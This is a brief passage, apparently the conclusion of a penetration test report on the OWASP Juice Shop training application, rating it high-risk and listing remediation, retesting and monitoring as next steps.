Based on the findings, the OWASP Juice Shop application has a high-risk security posture. The identified vulnerabilities highlight the need for immediate remediation and implementation of robust security measures. Regular testing and adherence to security best practices are essential to mitigate future risks.

Next Steps:

1. Prioritize remediation of critical vulnerabilities.
2. Conduct a follow-up penetration test post-remediation.
3. Implement a continuous monitoring strategy to ensure ongoing security